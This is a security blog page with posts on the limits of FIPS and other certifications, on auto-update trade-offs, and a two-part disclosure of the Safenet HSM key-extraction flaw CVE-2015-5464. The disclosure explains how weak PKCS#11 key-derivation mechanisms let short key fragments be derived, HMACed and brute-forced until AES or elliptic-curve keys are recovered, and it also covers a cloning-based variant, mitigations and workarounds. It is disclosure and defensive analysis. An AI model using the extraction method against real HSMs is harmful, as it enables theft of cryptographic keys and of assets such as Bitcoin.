[Updated 05.14.16 with table of contents]

Downside to security standards: when vulnerable is better than uncertified

Are security standards effective? The answer depends to a great extent on the standards process and certification process in question. On the one hand, objective third-party evaluations with clearly spelled-out criteria represent a big improvement over vendors’ own marketing fiction. In a post-Snowden world it has become common to throw around meaningless phrases such as “military grade” and “NSA proof” to capitalize on increased consumer awareness. At the same there is the gradual dawning that “certified” does not equal secure. For all the profitable consulting business PCI generates, that particular compliance program could not save Target and Home Depot from massive data breaches. One could argue that is a symptom of PCI being improperly designed & implemented, rather than any intrinsic problem with information security standards per se. After all it is the canonical example of fighting last year’s war: there is still verbiage in the standard around avoiding WEP and single-DES, as if the authors were addressing time-travelers from 1990s. Narrowing our focus to more “reputable” standards such as FIPS or Common Criteria which have long histories and fewer examples of spectacular failures, the question becomes: are consumers justified in getting a warm and fuzzy feeling on hearing the words “FIPS-certified” and “CC EAL5”?

When vendors are left to their own devices

On the one hand, it is easy to point out examples of comparable products where one model that is not subject to a certification process has demonstrable weaknesses that would have been easily caught during testing. BlackHat briefings recently featured a presentation on extracting 3G/4G cryptographic secrets out of a SIM card using elementary differential power-analysis. For anyone working on cryptographic hardware— and SIM cards are just smart-cards manufactured in a compact form factor designed to fit into a mobile device— this was puzzling. These attacks are far from novel; earliest publications date back to late 1990s. Even more remarkable, off-the-shelf equipment was sufficient to implement this attack against modern hardware. No fancy lab with exotic equipment required. The attack represents a complete break of the SIM security model. These cards have one job: safeguard the secret keys that authenticate the mobile subscriber to the wireless network. When these keys can be extracted and moved to another device, the SIM card has been effectively “cloned”— it has failed at its one and only security objective. How did the manufacturer miss such an obvious attack vector?

It turns out that vanilla SIM cards are not subject to much in the way of security testing. Unless that is, they are also going to be used for something  more critical: mobile payments over NFC. More commonly known as UICC, these units which are also designed to hold credit-card data must go through a series of rigorous evaluations defined by EMVCo. Examples of QA include both passive measurement of side-channel leaks, as well as attempting active attacks to deliberately induce faults in the hardware by manipulating power supply or zapping the chip with laser pulses. Amateur mistakes such as the one covered in BH presentation are unlikely to survive that level of scrutiny.

Frozen in time

From an economic perspective this makes sense. In the absence of external standards, manufacturers have little incentive to implement a decent security program. They are still free to make any number of marketing assertions, which is cheaper than actually doing the work or paying a  qualified, independent third-party to verify these assertions. It is tempting to conclude that more mandatory certification programs can only help bring transparency to this state of affairs: more standards applied to a broader range of products. But there is an often ignored side-effect where inflexible application of certification programs can have the effect of decreasing security. Mindless insistence on only using certified products can introduce friction to fixing known vulnerabilities in fielded systems. This is subtly distinct from the problem of delaying time to market or raising cost of innovation. That part goes without saying: introducing a new checklist as prerequisite to shipping certainly extends development schedule, while empowering third-party certification labs as gatekeepers to be paid by the vendor is effectively a tax on new products. Meanwhile some customer with an unsolved problem is stuck waiting while the wheels are turning on the certification process. That outcome is certainly suboptimal but the customer is not stuck with a defective product with a known exposure.

By contrast, consider what happens when an actual security flaw is discovered in a product that has already been through a certification process, bears the golden stamp of approval and has been deployed by thousands of customers. Certification systems are not magical, they can not be expected to catch all possible defects. (Remember the early optimism equating “PCI compliance” with a guarantee against credit-card breaches?) A responsible vendor can act on the discovery and make improvements to the next version of the product to address the weakness. Given that most products are designed to have some type of update mechanism, they may even be able to ship a retroactive fix that existing customers can apply to their units in the field to mitigate the vulnerability. Perhaps it is a firmware update or recommend configuration change for customers.

There is a catch: this new version may not have the all-important certification. At least, not initially out of the gate. Whether or not changes reset certification and require another pass varies by standard. Some are more lenient and scale the process based on extent of changes. They might exempt certain “cosmetic” improvements or offer fast-tracked “incremental” validation against an already vetted product. But in all cases there is now a question about what happens to the existing certification status. That question must be resolved before the update can be delivered to customers.

Certifiably worse-off

That dilemma was impressed on this blogger about 10 years ago on the Windows security team. When research was published describing new cache-based side-channel attacks affecting RSA implementations, it prompted us into evaluating side-channel protections for existing Windows stack. This was straightforward for the future  version of cryptography stack dubbed CNG. Slated for Vista, that code was still years from shipping, and there was no certification status to worry about.

Fixing the existing stack (CAPI) proved to be an entirely different story. Based on BSAFE library, the code running on all those XP and Windows Server 2003 boxes out there already boasted FIPS 140 certifications as a cryptographic module. The changes in question were not cosmetic; they were at the heart of multi-precision integer arithmetic used in RSA. It became clear that changing that code any-time soon with a quick update such as the monthly “patch Tuesday” would be a non-starter. While we could get started on FIPS recertification with one of the qualified labs, there was no telling when that process would conclude. Most likely outcome would be a CAPI update in a state of FIPS-limbo. That would be unacceptable for customers in regulated industries— government, military, critical-infrastructure— who are required by policy to operate systems according to FIPS compliance at all times. Other options were no better. We could exempt some Windows installations from the update, for example using  conditional logic that reverts back to existing code paths on systems configured in strict FIPS mode. But that would paradoxically disable a security improvement on precisely those systems where people most care about security.

All things considered, delaying the update in this example had relatively low risk. The vulnerability in question was local information disclosure, only  exploitable in specific scenarios when hostile code coexists on same OS with trusted applications performing cryptography. While that threat model became more relevant later with sand-boxed web-browser designs pioneered by Chrome, in the mid-2000s most likely scenario would have been terminal server installations shared by multiple users.

But the episode serves as a  great demonstration of what happens when blind faith in security certifications is taken to its logical conclusion: Customers prefer running code with known vulnerabilities as long as it has the right seal of approval, compared to new version that lives under a cloud of “pending certification.”

Designing for updates

The root cause of these situations is not limited to a rigid interpretation of standards that requires running compliant software 100% of the time even when it has a demonstrable flaw. Security certifications themselves are perpetuating a flawed model based on blessing static snapshots. Most certifications pass judgement on a very specific version of a product evaluated in a very specific configuration and frozen in time. In a world where threats and defenses constantly evolve, one would expect that well-designed products will also change in lockstep. Even products that are traditionally considered “hardware” such as firewall appliances, smart-cards and HSMs have significant amount of software that can be updated in the field. Arguably the capability for delivering new improvements in response to new vulnerabilities is itself an important security consideration, one that is under-valued by criteria focused on point-in-time evaluations.

So the solutions are two fold:

  • More flexible application of existing standards to accommodate a period of uncertainty following a new update being available before it has received official certification. There is already a race against the clock between defenders trying to patch their systems and attackers trying to exploit known vulnerabilities- and the existence of a new update from the vendor tips off even more would-be adversaries, increasing the second pool. There is no reason to further handicap defenders by waiting on the vagaries of third-party evaluation process.
  • Wider time-horizon for security standards. Instead of focusing on point-in-time evaluations, standards have to incorporate the possibility that a product may require updates in the field. That makes sense even for static evaluations: software update capabilities themselves often create vulnerabilities that can be exploited to gain control over a system. But more importantly, products and vendors need a story around how they can respond to new vulnerabilities and deliver updates (so they do not end up with another Android) without venturing into the territory of “non-certified” implementations.

CP

Software auto-updates: revisiting the trade-offs

Auto-updating software sounds like a great idea on paper: code gets better and repairs its own defects magically, without the user having to lift a finger. In reality it has a decidedly mixed track record. In case you missed the latest example, a buggy Windows 10 update caused machines to get into reboot loop. This is far from the first time that Redmond shipped faulty software updates. But it raises the stakes for automatic-update features, since MSFT has drawn a line in the sand with mandatory updates in Windows 10.

That makes it a good time to review the arguments for and against auto-updates:

  • Customers get a better product sooner, with fewer defects and enhanced functionality. Often users lack incentives to go out of their way to apply updates. Significant improvements could be hidden under the hood, without the benefit of shiny objects to lure users. Mitigations for security vulnerabilities are the prime example of invisible yet crucial improvements. In the absence of automatic mechanism for applying updates, few people would go out of their way to install something with non-descriptive name along the lines of “KB123456 Fix for CVE-2015-1234.” (But this may be changing, now that mainstream media routinely covers actively exploited vulnerabilities in Adobe Reader, Flash and IE. It’s as if journalists were enlisted into a coordinated public awareness campaign for security updates.)
  • Makes life easier for the vendor, with long-term benefits for customers. Having all users on the latest version of the product greatly reduces development costs, compared to actively supporting multiple versions for customers who have decided to not update. All new feature development happens against the latest version. Security fixes only have to be developed once, not multiple times for slightly different code-bases each with their quirks. Quality assurance is also helped by having only one version to check against, reducing the probability of buggy updates.
  • In some cases the positive externalities extend beyond the software publisher. Keeping all users on the latest and greatest version of a platform can boost the entire ecosystem. When there are few versions of an application floating in use, other people building on top of that application also have an easier time. Remember the never-ending saga of Internet Explorer on XP? For years versions before IE9 were the bane of web developers: no support for modern HTML5, idiosyncratic security problems such as content-sniffing and random departures from web standards implemented faithfully by every other browser. One site went so far as to institute a surcharge for users on IE7, to compensate for the extra work required to support them. But IE versions did not start out that way: when released in 2001 IE6 was arguably a perfectly satisfactory piece of code. With MSFT having no leverage to migrate those users to a newer version, the company created a massive legacy problem not only for itself but for anyone trying to design a modern website who had to contend with the quirks and limitations of 10+ year old technology.

Downsides to auto-updating break down into several categories:

  • Collateral damage. This is probably the most common complaint about updates gone wrong. There seems to be a paucity of evidence around what percent of Windows updates need to be recalled due to bugs—and MSFT may be understandably reluctant to release that figure— but public instances of updates gone awry are ubiquitous.
  • Downtime. Often updates require restarting the application, if not rebooting the machine altogether. This represents downtime and some loss of productivity, although the impact varies greatly and can be managed with judicious scheduling. Individual machines are rarely used 24/7 and updates scheduled at off-hours can be transparent. On the other hand rebooting the lone server supporting a global organization incurs a heavy cost; there may be no good time for that. (It also points to a design flaw in the IT infrastructure with one machine constituting a single-point-of-failure without redundancy.)
  • Revenue model. If all updates are given away for free, typically required for auto-updating, significant monetization opportunity is lost.  This is a problem for the vendor rather than customers, specific to business models relying on selling discrete software bundles, as opposed to a subscription service along the lines of Creative Cloud. But economics matter. This inconvenient fact lies at the heart of Android security update debacle– with no upside from delivering updates to a phone that has been already paid for, neither OEMs or carriers have slightest interest in shipping security fixes. Usually there is some line drawn between incremental improvements vs significant changes that merit an independent purchase. For example MSFT always shipped service packs free of charge while requiring new licenses for OS releases— until Windows 10, which breaks that pattern by offering a free upgrade for existing Windows 7/8 users.
  • Vendor controlled backdoor. Imagine you have an application running on your machine that calls out to a server in the cloud controlled by a third-party, receives arbitrary instructions and starts doing exactly what was prescribed in those instructions. One might rightly call that a backdoor or remote-access Trojan (RAT).  Auto-update capabilities are effectively no different, only legitimized by virtue of that third-party being some “reputable” software publisher. But security dependencies are not transformed away by magical promises of good behavior: if the vendor experiences an intrusion into their systems, the auto-update channel can now become a vector for targeting anyone running that application. It’s tempting to say that dependency (or leap-of-faith, depending on your perspective) already exists when installing an application written by the vendor. But there is an important difference between a single act trusting the integrity of one application as point-in-time decision, versus ongoing faith that the vendor will be vigilant 24/7 about safeguarding their update channel.

So what is a reasonable stance? There are at least two situations where disabling auto-updates makes sense. (Assuming the vendor actually provided controls for doing that. Many companies including Google in the early-days were a little too enthusiastic about forcing software on users.)

  1. Managed IT environments, or so-called “enterprise” scenario. These organizations have in-house IT departments capable of performing additional quality-assurance on the update before rolling it out to thousands of users. More importantly that QA can use a realistic configuration that mirrors their own deployment, as opposed to the generic or stand-alone testing. For example an update may function just fine on its own, but have a bad interaction with antivirus from vendor X or VPN client Y. Such  combinations can not be exhaustively checked by the original publisher.
  2. Data-centers and server environments. Regardless of the amount of redundancy present in a system, having servers update on their own without admin oversight is recipe for unexpected downtime.

In these situations the benefits of auto-updating outweighed the risks. By contrast that calculus gets inverted in the case of consumers, with the possible exception of power users. Most home users are neither in a position nor have the inclination to verify updates in an isolated environment, short of actually applying the update to one of their machines. The good news is that most end-user devices are not mission-critical either, in the sense that downtime does not inconvenience a large number of other people relying on the same machine. In these situations little is gained by delaying updates. It may buy a little extra insurance against the possibility that the vendor discovers some new defect (based on the experience of other early-adopters) and recall the update. But for critical security updates, that insurance comes at the cost of living with a known security exposure just as the release of a patch starts the clock for reverse-engineering the vulnerability to develop an exploit.

CP

Safenet HSM key-extraction vulnerability (part II)

[continued from part I: Introduction]

Exploit conditions

One question we have not addressed until now is the threat model. Typically before deriving related-keys and HMACing our chosen message, we have authenticate to the HSM. In the case of our Luna G5, that takes place out-of-band with USB tokens and PIN entered on external PIN-entry-device, or PED, attached to the HSM. For CloudHSM it uses a more rudimentary approach involving passwords sent by the client. (Consequently CloudHSM setup can only achieve level-2 security assurance in FIPS 140-2 evaluation criteria while PED-authenticated versions can achieve level-3.) Regardless of the authentication mode, the client must have a logged in session with HSM to use existing keys.. It is enough then for an attacker to compromise the client machine in order to extract keys. That may sound like a high barrier or even tautological- “if your machine is compromised, then your keys are also compromised.” But protecting against that outcome is precisely the reason for using cryptographic hardware in the first place. We offload key management to special-purpose, tamper-resistant HSMs because we do not trust our off-the-shelf PC to sufficiently resist attacks. The assumption is that even if the plain PC were compromised, attackers only have a limited window for using HSM keys and only as long as they retain persistence on the box, where they risk detection. They can not exfiltrate keys to continue using them after their access has been cut off. That property both limits damage and gives defenders time to detect/respond. A key extraction vulnerability such as this breaks that model. With a vulnerable HSM, temporary control over client (or HSM credentials, for that matter) allows permanent access to key outside the HSM.

PKCS #11 object attributes


The vulnerability applies to all symmetric keys, along with elliptic curve private-keys. There is one additional criteria required for exploitation: the key we are trying to extract must permit key-derivation operations. PKCS#11 defines a set of boolean attributes associated with stored objects that describe usage restrictions. In particular CKA_DERIVE determines whether a key can be used for derivation. A meta-attribute CKA_MODIFIABLE determines whether other attributes (but not all of them) can be modified. Accordingly an object that has CKA_DERIVE true or CKA_MODIFIABLE true— which allows arbitrarily changing the former attribute— is vulnerable.

Surprisingly many applications create keys with all of these attributes enabled, even when the operation is not meaningful. For example the Java JSP provider for Safenet creates keys with modifiable attribute set to true, and all possible purposes enabled. If a Bitcoin key were generated using that interface, the result would support not only digital signature- which is the only meaningful operation for Bitcoin keys, as they are used to sign transactions- but also wrap/unwrap, decryption and key derivation. It requires using the low-level PKCS #11 API to correctly configure attributes according to the principle of least-privilege, with only intended operations enabled. In fairness, part of the problem is that the APIs can not express the concept of an “ECDSA key” at generation time. This is obvious for the generic Java cryptography API which uses a generic “EC” type for generating elliptic curve keys. The caller does not specify ahead of time the purpose that key is being generated. Similarly PKCS #11 does not differentiate based on object type but relies on attributes. A given elliptic-curve private key can be used in ECDSA for signing, ECDH key-agreement to derive keys or ECIES for public-key decryption depending on whether corresponding CKA_* attributes are set.

Mitigation

Latest firmware update from Safenet addresses the vulnerability by removing weak key-derivation schemes. This is the more cautious approach. It is preferable to incremental tweaks such as attempting to set a minimum key-length, which would not be effective. For example if the HSM still allowed extract-key-from-key but required a minimum of 16 bytes, one could trivially work around it: prepend (or append) known 15 bytes to an existing key, then extract the first (or last, respectively) 16 bytes. Nominally the derived key is 16 bytes long and satisfies the constraints. In reality all but one byte is known and brute-forcing this key is no more difficult than brute forcing a single byte.

Likewise it is tempting to blame the problem on extract-key-from-key but other bit-flipping and splicing mechanism are equally problematic. All of the weak KDF schemes permit “type-casting” keys between algorithms, allowing attacks against one algorithm to be applied to keys that were originally intended for a different one. For example an arbitrary 16-byte AES can not be brute-forced given state-of-the-art today. But suppose you append/prepend 8 known bytes to create a 3DES key, as Safenet HSMs permit with the concatenate mechanisms. (Side-note: Triple-DES keys are 21 bytes  but they are traditionally represented using 24 bytes with least-significant bit reserved as parity check.) The result is a surprisingly weak key that can be recovered using a meet-in-the-middle attack with the same time complexity as recovering a single-DES key, albeit at the cost of using a significant amount of storage. Similarly XOR and truncation together can be used to recover keys by exploiting an unusual property of HMAC: appending a zero-byte to an HMAC key does not alter its outputs, up to the block size of the hash function. Even XOR alone without any truncation is problematic when applied to 3DES, where related-key attacks against the first and third subkey are feasible.

Workarounds using PKCS#11 attributes

Since the attack relies on using key-derivation mechanisms, the following work-around seems natural for protecting existing keys: set CKA_DERIVE to false which will prevent the key from being used in derivation mechanism and also set CKA_MODIFIABLE to false, making the object “read-only” going forward. This does not work; the CKA_MODIFIDABLE attribute is immutable and determined at time of key generation. If the key was not generated with proper set of attributes, it can not be protected after the fact. But there is a slightly more complicated work-around that uses object cloning. While a modifiable object can not be “fused” into a read-only object, it is possible to duplicate it and assign new attributes to the clone. This is the one opportunity for changing CKA_MODIFIABLE attribute to false. (Incidentally the transition in the opposite direction is disallowed: it is not possible to make a modifiable clone of an object that started out being immutable.) That creates a viable work-around: duplicate all objects and set modifiable/derive attributes to false in the new copy, delete the original. Applications may have to be reconfigured to use the new copy, which will have a different numeric handle, but could retain same label as original, if keys were being looked-up by name.

One limitation of this approach is that some secrets are intended for key-derivation. For example that secp256k1 private-key could have been used for ECDH key-agreement. That operation happens to be considered “key-derivation” according PKCS#11. That means CKA_DERIVE can not be set to false without rendering the key unusable. Per-object policy does not distinguish between derivation mechanisms at a granular level.

FIPS to the rescue?

Safenet HSMs have an option to be configured in “strict-FIPS” mode. This setting is defined by administrator at HSM-level and disables certain weak algorithms. At first we were hopeful this could be the one time where FIPS demonstrably improves security by outright mitigating a vulnerability. That turns out not to be the case. Even though the documentation states that weak algorithms are “disallowed” in FIPS mode, the restrictions only come into play when using keys. For example HSM will still generate a single DES key in strict-FIPS mode; but it will refuse to perform single-DES encryption. As for the problematic key-derivation mechanisms at the heart of this vulnerability: they are still permitted, as is HMAC using very short secrets.

Even if strict-mode FIPS worked as expected, it is not practical for existing users. Switching FIPS policy is a destructive operation; all existing keys are deleted. Instead a more indirect operation is required: backup all keys to a dedicated backup device, switch FIPS setting and restore from the backup or another HSM. After all that trouble any defensive gains would still be short-lived: nothing prevents switching the FIPS mode back and restoring from backups again.

Residual risks: cloning

The same problem with backup-and-restore also applies to cloning. Safenet defines a proprietary replication protocol to copy keys from one unit to another, as long as they share certain configurations:

  • Both HSMs must have same authentication mode: eg password-authenticated (FIPS 140-2 level 2) or  PED-authenticated (FIPS 140-2 level 3)
  • Both HSMs must be configured with the same cloning domain. This is an independent password or set of PED keys, distinct from “crypto-officer” or “crypto-user” credential required to use existing keys.

Strangely cloning works even when source/target HSM have different FIPS settings- it is possible to clone from an HSM in strict FIPS mode to one that is not. More surprisingly, it also works across HSMs with different firmware versions. So there is still an attack here: clone all keys from a fully-patched HSM to a vulnerable unit controlled by the attacker. Weak key-derivation algorithms will be enabled (on purpose)  in this latter unit, allowing the attack to be carried out.

How serious is this risk? Cloning requires exactly the same access as working with existing keys in the HSM: for the USB connected Luna G5, that is a USB connection. For the SA7000 as featured in AWS CloudHSM, it can be done remotely over the network. In other words an attacker who compromises a machine authorized to use the HSM, they get this access for free. The catch is that an additional credential is required, namely the cloning domain. Unlike standard “user” credentials necessary to operate the HSM, cloning-domain is not used under normal operation, only when initializing HSMs. Compromising a machine that is authorized to access the HSM guarantees compromise of the user role (or “partition owner” role in Safenet terminology.) But it does not guarantee that cloning-domain credentials can be obtained from the same box, unless the operators were being sloppy in reusing same passphrase.

CP

On Safenet HSM key-extraction vulnerability CVE-2015-5464 (part I)

This series of posts is provides a more in-depth explanation of the key-extraction vulnerability we discovered and reported to Safenet, designated as CVE-2015-5464.

PKCS11

Safenet HSMs are closely based on the PKCS#11 specification. This is a de facto standard designed to promote interoperability between cryptographic hardware by providing a consistent software interface. Imagine how difficult it would be to write a cryptographic application such as Bitcoin wallet to work with external hardware if each device required a different API for signing a Bitcoin transaction. Certainly at low-level differences between devices are apparent: some connect over USB while others are addressed over TCP/IP, each device typically requires different device driver much like brands of printers do. Instead PKCS11 seeks to provide a higher-level point where these differences can be abstracted behind a unified API, with a vendor-provided PKCS#11 module translating each function into the appropriate commands native to that brand of hardware.

PKCS#11 is a very complex standard with dozens of APIs and wide-range of cryptographic operations, called “mechanisms” for everything from encryption to random number generation. Safenet vulnerability involves the key derivation mechanisms. These are used to create a cryptographic key as a function of another key. For example BIP-32 for Bitcoin proposes the notion of hierarchical-deterministic wallets where a family of Bitcoin addresses are derived from a single “seed” secret. Designed properly, key-derivation provides such an amplification effect while protecting the primary secret.Even if a derived key is compromised, the damage is limited. One can not work their way back to the seed. But when designed improperly, the derived key has a simple relationship to the original secret and leaks information about it.

Some options are better left unimplemented

That turns out to be the problem with several of the key-derivation mechanisms defined in PKCS#11 and implemented by Safenet. (To give a flavor of what is supported, here is the list of options presented by the demonstration utility ckdemo shipped as part of Safenet client.) Many of these are sound. A few are problematic, with varying consequences. For example the ability to toggle secret-key bits using XOR and perform operations with the result leads to exploitable conditions for certain algorithms.

Related-key cryptanalysis is the specific branch specializing in these attacks. It turns out that for Safenet HSMs, we do not need to dig very deep into cryptanalytic results. There are at least two mechanisms that are easy to exploit and work generically against a wide-class of algorithms: extract-key-from-key and XOR-base-and-data.

Slicing-and-dicing secrets

Extract-key-from-key is defined in section 6.27.7 of PKCS#11 standard version 2.30. It may as well have been renamed “extract-substring” as the analog of standard operation on strings. This derivation scheme creates a new key by taking a contiguous sequence of bits at desired offset and length from an existing key. Here is an example of this in action with ckdemo utility provided by Safenet.

We start out with an existing 256-bit AES key with handle #37. Here are its PKCS #11 attributes:

PKCS #11 attributes of original AES key

PKCS #11 attributes of original AES key

Note CKA_VALUE_LEN attribute is 0x20 in hex, corresponding to 32 bytes as expected for 256-bit AES. Because the object is sensitive, those bytes comprising the key can not be displayed. But we can use key-derivation mechanism to extract a two-byte subkey from the original. We pick extract-key-from-key mechanism, start at the most-significant bit (ckdemo starts indexing bit-positions at 1 instead of 0) and extract 2 bytes:

Using extract-key-from-key derivation

Using extract-key-from-key derivation

Now we look at attributes of the derived key. In particular note that its length is reported as 2 bytes:

PKCS #11 attributes of derived key

PKCS #11 attributes of derived key

So what can we do with this resulting two-byte key, which is not going to be very difficult to brute-force? Safenet supports HMAC with arbitrary sized keys so we can HMAC a chosen message:

HMAC chosen message using derived key

HMAC chosen message using derived key

Given this primitive, the attack is straightforward: brute-force the short key by trying all possibilities against known message/HMAC pairs. In this case we get 0x5CD3 since:

$ echo -n ChosenMessage | openssl dgst -sha256 -hmac `echo -en "\x5c\xd3"` 
(stdin)= 1db249f0e928b3aeff345aedaa3365ea690f06f3710433fc4a063b4cfffbe930

That corresponds to the two most-significant bytes of the original key. Now we can iterate: derive another short-key at different offset (say bits 17 through 32), brute-force that using a chosen message attack, repeat until all key bytes are recovered. Fully automated, this requires a couple of seconds with Luna G5, much less time with the more powerful SA7000 used in CloudHSM. Main trade-off is available computing power to brute-force key fragments offline. Given more resources, larger fragments of multiple contiguous bytes can be recovered at a time, necessitating fewer key derivation and HMAC operations. (Also since we have a chosen-plaintext attack with HMAC input that we control, there are time-space tradeoffs to speed up key recovery by building look-up tables ahead of time.)

Surprisingly this works not only against symmetric keys such as AES or generic HMAC secrets but also against elliptic-curve private keys (RSA, plain DSA and Diffie-Hellman were not affected.) This is an implementation quirk: these mechanisms are typically intended for symmetric-keys only. For elliptic-curve keys, the byte array being truncated is the secret scalar part of the key. For example the “secret” component for a Bitcoin ECDSA key is a discrete logarithm in secp256k1. Internally that discrete logarithms is just stored as 32-byte scalar value, and extract-key-from-key can be used to successively reveal chunks of that scalar value.

XOR-base-and-data suffers from a very similar problem. This operation derives a new key by XORing user-chosen data with original secret key. While there are cryptographic attacks exploiting that against specific algorithms such as 3DES, a design choice made by Safenet leads to simpler key recovery attack that works identically against any algorithm: when the size of data is less than size of the key, result is truncated to data size. XORing 256-bit AES key with one-byte data results in one-byte output. That provides another avenue for recovering a key incrementally: we derive new HMAC key by XORing with successively longer sequences of zero bytes, with only the last segment of new key left to brute-force at each step.

[continued in part II: exploit conditions, workarounds and mitigations]

CP